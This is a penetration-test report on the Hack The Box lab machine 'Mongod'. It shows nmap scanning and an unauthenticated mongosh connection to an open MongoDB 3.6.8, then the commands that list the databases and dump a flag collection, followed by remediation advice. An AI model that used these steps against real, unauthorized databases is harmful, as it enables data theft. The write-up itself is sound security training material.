
Mongod

Mongod HTB

Cover



Target: HTB Machine “Mongod” **Client:** Megacorp (Fictitious) **Engagement Date:** May 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Penetration Test

The primary objective of this penetration testing engagement was to identify security weaknesses within a Linux-based target system hosted at **10.129.253.167**. Our evaluation focused on uncovering potential misconfigurations in the database service—specifically, an unsecured MongoDB instance operating without authentication. The goal was to expose these vulnerabilities and provide actionable recommendations to enhance the overall security posture of the system.

Systems Evaluated & Methodology

The assessment centered on examining publicly accessible services on the target system. Our evaluation included:

- **Systems Evaluated:**
    - **MongoDB Service:** A detailed examination of the MongoDB instance running on port **27017**, focusing on its configuration and authentication settings.
    - **SSH Service:** A brief assessment of the SSH service running on port **22**, which helped map the overall attack surface.
- **Methodology:** The testing was performed following industry-standard penetration testing methodologies:
    - **Reconnaissance:** We began by using **Ping** to confirm that the target was reachable and to verify that the system is Linux-based (indicated by a TTL of 63).
    - **Port Scanning:** A comprehensive **Nmap** scan was executed to identify open ports, which revealed that only SSH (port 22) and MongoDB (port 27017) were accessible.
    - **Service Enumeration:** Detailed fingerprinting of the MongoDB service confirmed it was running version **3.6.8** along with additional information about the available databases.
    - **Exploitation & Enumeration:** Using the MongoDB Shell (mongosh, version 1.10.6), we connected to the MongoDB service, enumerated the databases, and discovered a sensitive flag within the `sensitive_information` database. This demonstrated that the lack of access controls allowed unrestricted access to and retrieval of sensitive data.

Legal and Ethical Considerations

This penetration test was conducted with explicit authorization from the designated authority. All activities adhered strictly to ethical guidelines and industry best practices, ensuring that normal operations of the target system were not disrupted. The findings contained within this report are confidential and are intended solely for the designated stakeholders to support remediation efforts.

2 Methodology

This assessment was conducted on a Linux-based target system running MongoDB 3.6.8. The following steps outline the process used to identify and exploit insecure configurations:

1. Host Discovery

We began by confirming the target's reachability using the `ping` command:

```
kali@kali ~/workspace/mongod [16:16:14] $ ping -c 1 10.129.253.167
PING 10.129.253.167 (10.129.253.167) 56(84) bytes of data.
64 bytes from 10.129.253.167: icmp_seq=1 ttl=63 time=55.9 ms

--- 10.129.253.167 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.928/55.928/55.928/0.000 ms
```

The TTL value of 63 indicates that the target is likely running Linux.

2. Port Scanning

An Nmap scan was performed to identify open ports on the target:

```
kali@kali ~/workspace/mongod [16:16:26] $ sudo nmap -sS -p- --open -n -Pn
--min-rate 5000 10.129.253.167 -oG ExplosionPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 16:17 EDT
Nmap scan report for 10.129.253.167
Host is up (0.035s latency).
Not shown: 65270 closed tcp ports (reset), 263 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
27017/tcp open  mongod
```

The scan revealed that only ports **22/tcp** (SSH) and **27017/tcp** (MongoDB) were open, the latter suggesting the presence of a publicly accessible MongoDB service.

3. Service Enumeration

Detailed service scans provided further insights:

```
- **SSH (Port 22):** Running OpenSSH 8.2p1 on Ubuntu.

- **MongoDB (Port 27017):** Detected as MongoDB version 3.6.8. Additional
information from the scan outlined several databases on the server,
including `admin`, `config`, `local`, `sensitive_information`, and
`users`.
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
27017/tcp open  mongodb MongoDB 3.6.8 3.6.8
| mongodb-databases:
|   totalSize = 245760.0
|   databases
|     0
|       sizeOnDisk = 32768.0
|       name = admin
|       empty = false
|
|
|
|
|    ....SNIP...
|
|
|
|       readOnly = false
|       name = wiredTiger
|_      supportsCommittedReads = true
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.31 seconds
```

NOTE: Download mongosh from here https://www.mongodb.com/try/download/shell

4. MongoDB Shell Connection

We downloaded the MongoDB Shell (mongosh, version 1.10.6) from the official MongoDB website and connected to the target database using:

```
kali@kali ~/workspace/mongod [16:55:19] $ mongosh -host 10.129.253.167
Current Mongosh Log ID: 6838c9e7142b0ee90bd73f1b
Connecting to:          mongodb://10.129.253.167:27017/?
directConnection=true&appName=mongosh+1.10.6
Using MongoDB:          3.6.8
Using Mongosh:          1.10.6
mongosh 2.5.1 is available for download:
https://www.mongodb.com/try/download/shell

For mongosh info see: https://docs.mongodb.com/mongodb-shell/


To help improve our products, anonymous usage data is collected and sent
to MongoDB periodically (https://www.mongodb.com/legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

------
   The server generated these startup warnings when booting
   2025-05-29T20:09:50.101+0000:
   2025-05-29T20:09:50.101+0000: ** WARNING: Using the XFS filesystem is
strongly recommended with the WiredTiger storage engine
   2025-05-29T20:09:50.101+0000: **          See
http://dochub.mongodb.org/core/prodnotes-filesystem
   2025-05-29T20:09:51.751+0000:
   2025-05-29T20:09:51.751+0000: ** WARNING: Access control is not enabled
for the database.
   2025-05-29T20:09:51.752+0000: **          Read and write access to data
and configuration is unrestricted.
   2025-05-29T20:09:51.752+0000:
------
```

The shell confirmed the version (MongoDB 3.6.8) and displayed startup warnings indicating that access control was not enabled—meaning the database was operating without authentication, leaving it vulnerable to unauthorized access.

5. Database Enumeration and Flag Retrieval

With unrestricted access, we enumerated the databases:

```
test> show dbs
admin                   32.00 KiB
config                  72.00 KiB
local                   72.00 KiB
sensitive_information  32.00 KiB
users                   32.00 KiB
```

Switching to the `sensitive_information` database:

```
test> use sensitive_information
switched to db sensitive_information
```

We then listed the collections and identified a collection named `flag`:

```
sensitive_information> show collections
flag
```


Finally, we extracted the contents of the flag collection:

```
sensitive_information> db.flag.find().pretty()
[
  {
    _id: ObjectId("630e3dbcb82540ebbd1748c5"),
    flag: '<REDACTED>'
  }
]
```

The flag was successfully retrieved, demonstrating that the lack of access controls on the MongoDB instance could allow an attacker to extract sensitive information effortlessly.

3 Findings

Vulnerability 1: Unauthenticated Access to MongoDB Instance due to Lack of Access Control


Base Score

9.6 (Critical)

Attack Vector (AV)
Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
Unchanged (U) [✓ Changed (C)]

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
None (N) Low (L) [✓ High (H)]

- **CVSS v3.1 Base Score: 9.6 (Critical) Metric Breakdown:** AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- **Description:** A critical vulnerability was identified in the target MongoDB configuration. The database instance, running MongoDB version 3.6.8, is operating without any access control measures. This allows attackers to connect to the database without authentication, enabling unrestricted enumeration and modification of its contents. The absence of enforced credentials or access restrictions exposes sensitive data stored within the server.
- **Impact:** Exploiting this vulnerability grants an attacker full control over the MongoDB instance. An adversary can view, modify, or delete sensitive data, alter configurations, and potentially leverage this access to pivot within the broader network environment. Such a breach represents a severe risk to the confidentiality, integrity, and availability of critical organizational data.
- **Technical Details:**
  - **Discovery:** An initial Nmap scan revealed that port 27017 was open and running MongoDB 3.6.8. The absence of any authentication prompted further investigation.
  - **Access Exploitation:** Using the MongoDB Shell (mongosh, version 1.10.6), we connected to the server without providing credentials:

```
mongosh --host 10.129.253.167 --port 27017
```

- Once connected, executing `show dbs` enumerated several databases, including one named `sensitive_information`.
- **Evidence of Exploitation:** Further exploration of the `sensitive_information` database revealed a collection named `flag`. A query against this collection successfully retrieved a flag record, confirming the vulnerability:

```
use sensitive_information
show collections
db.flag.find().pretty()
```

- **Evidence:** The misconfiguration was confirmed by the unauthenticated connection and the subsequent enumeration of databases and sensitive data. The screenshots provided capture the connection process, database listings, and the output containing the flag, effectively demonstrating the critical impact of lacking access controls.

4 Recommendations

To mitigate the vulnerability associated with the unsecured MongoDB instance—where no authentication is enforced—the following actions should be taken:

- **Enable Access Control:** Configure MongoDB to require authentication by enabling role-based access control (RBAC). Ensure that all users, including administrative roles, have strong, unique passwords and that multi-factor authentication is implemented where possible.
- **Remove Default and Unrestricted Access:** Eliminate any default configurations that allow unauthenticated access. This includes modifying or removing default user accounts and ensuring that privileged operations are restricted to authorized users only.
- **Restrict Network Exposure:** Limit access to the MongoDB service by binding it to internal interfaces only or by using IP whitelisting strategies. Additionally, consider deploying the service behind a VPN or within a segmented network zone to prevent unauthorized external access.
- **Harden the Deployment:** Regularly update MongoDB to the latest stable release and apply all relevant security patches. Disable any unnecessary features or services to minimize the attack surface, and audit the server configuration periodically to ensure compliance with best practices.
- **Implement Continuous Monitoring and Regular Security Audits:** Establish robust logging and monitoring systems to detect anomalous access attempts promptly. Perform regular vulnerability scans, penetration tests, and configuration audits to ensure that the deployment remains secure against evolving threats.

By taking these steps, the risk associated with an unauthenticated MongoDB instance will be significantly mitigated, thereby safeguarding sensitive data and enhancing the overall security posture of the organization.

5. Conclusion

Executive Summary

Imagine a state-of-the-art facility where every door is securely locked—except one. Even if this door seems insignificant, its unintended openness could allow an intruder to gain full access to the building’s most sensitive areas. In our assessment, we discovered that one of our key information systems, which stores critical business data, is effectively “unlocked.” This means that an unauthorized person could walk right in and access or alter that data without triggering any alarms. Such a vulnerability poses an immediate threat, carrying the potential for operational disruptions, financial losses, and long-term reputational damage. Prompt action is essential to secure this vulnerable point before it is exploited.

Technical Summary

Our investigation revealed that a crucial business system was configured with a significant oversight—its protective measures were essentially bypassed. In simple terms, the system’s defenses were not properly engaged, allowing anyone with basic knowledge to gain full access to sensitive information. While the mechanics behind this might be technical, the impact is straightforward: unrestricted access to core data can lead to breaches, unauthorized changes, and a cascade of negative consequences throughout the organization.

Current Security Posture and Future Steps

Risk Assessment: The current open access represents a critical risk that could compromise sensitive data, disrupt day-to-day operations, and erode the trust of customers and partners.

Recommended Actions:

1. **Immediate Remediation:**
   - **Seal the Unlocked Door:** Enforce strong access controls to ensure that only authorized individuals can access this critical system.
   - **Close Unauthorized Entry Points:** Review and adjust system configurations to eliminate any vulnerabilities that allow unfiltered access.
2. **Enhanced Security Measures:**
   - **Layered Defenses:** Implement additional security layers—such as robust monitoring, network segmentation, and regular security audits—to ensure that even if one control fails, others will remain in force.
   - **Employee Awareness:** Foster a culture of security through continuous training, ensuring that everyone is aware of best practices and the importance of following strict access protocols.
3. **Ongoing Monitoring:**
   - Establish continuous oversight through regular vulnerability assessments and proactive monitoring, adapting quickly to any emerging threats.

By addressing these risks promptly and investing in comprehensive security measures, we can significantly reduce the chances of a data breach. This proactive stance not only protects our operational integrity and financial health but also solidifies the trust of our customers and partners in an increasingly digital landscape.

Appendix: Tools Used

This section details the primary tools used during the assessment, along with a brief explanation of each. These tools provided crucial insights into the target system's configuration, identified open services, and enabled the exploitation of security weaknesses.

- **Ping Description:** Ping is a fundamental network diagnostic utility that verifies host availability and measures network latency. In this assessment, Ping confirmed that the target system was online and helped infer the operating system based on the observed TTL value.
- **Nmap Description:** Nmap is a versatile network scanning tool used to discover active hosts, open ports, and running services. It was critical for mapping the exposed network surface of the target, revealing that services such as SSH (on port 22) and the MongoDB instance (on port 27017) were accessible.
- **MongoDB Shell (mongosh) Description:** The MongoDB Shell (mongosh) is a command-line interface that enables interaction with MongoDB databases. We used mongosh (version 1.10.6) to connect to the MongoDB instance, enumerate its databases, and extract sensitive information. This tool was key to demonstrating the exploitation of an unsecured MongoDB configuration that allowed access without authentication.

These tools, used in conjunction with a systematic assessment methodology, provided the comprehensive insights necessary to identify and confirm the vulnerability of the publicly exposed MongoDB instance.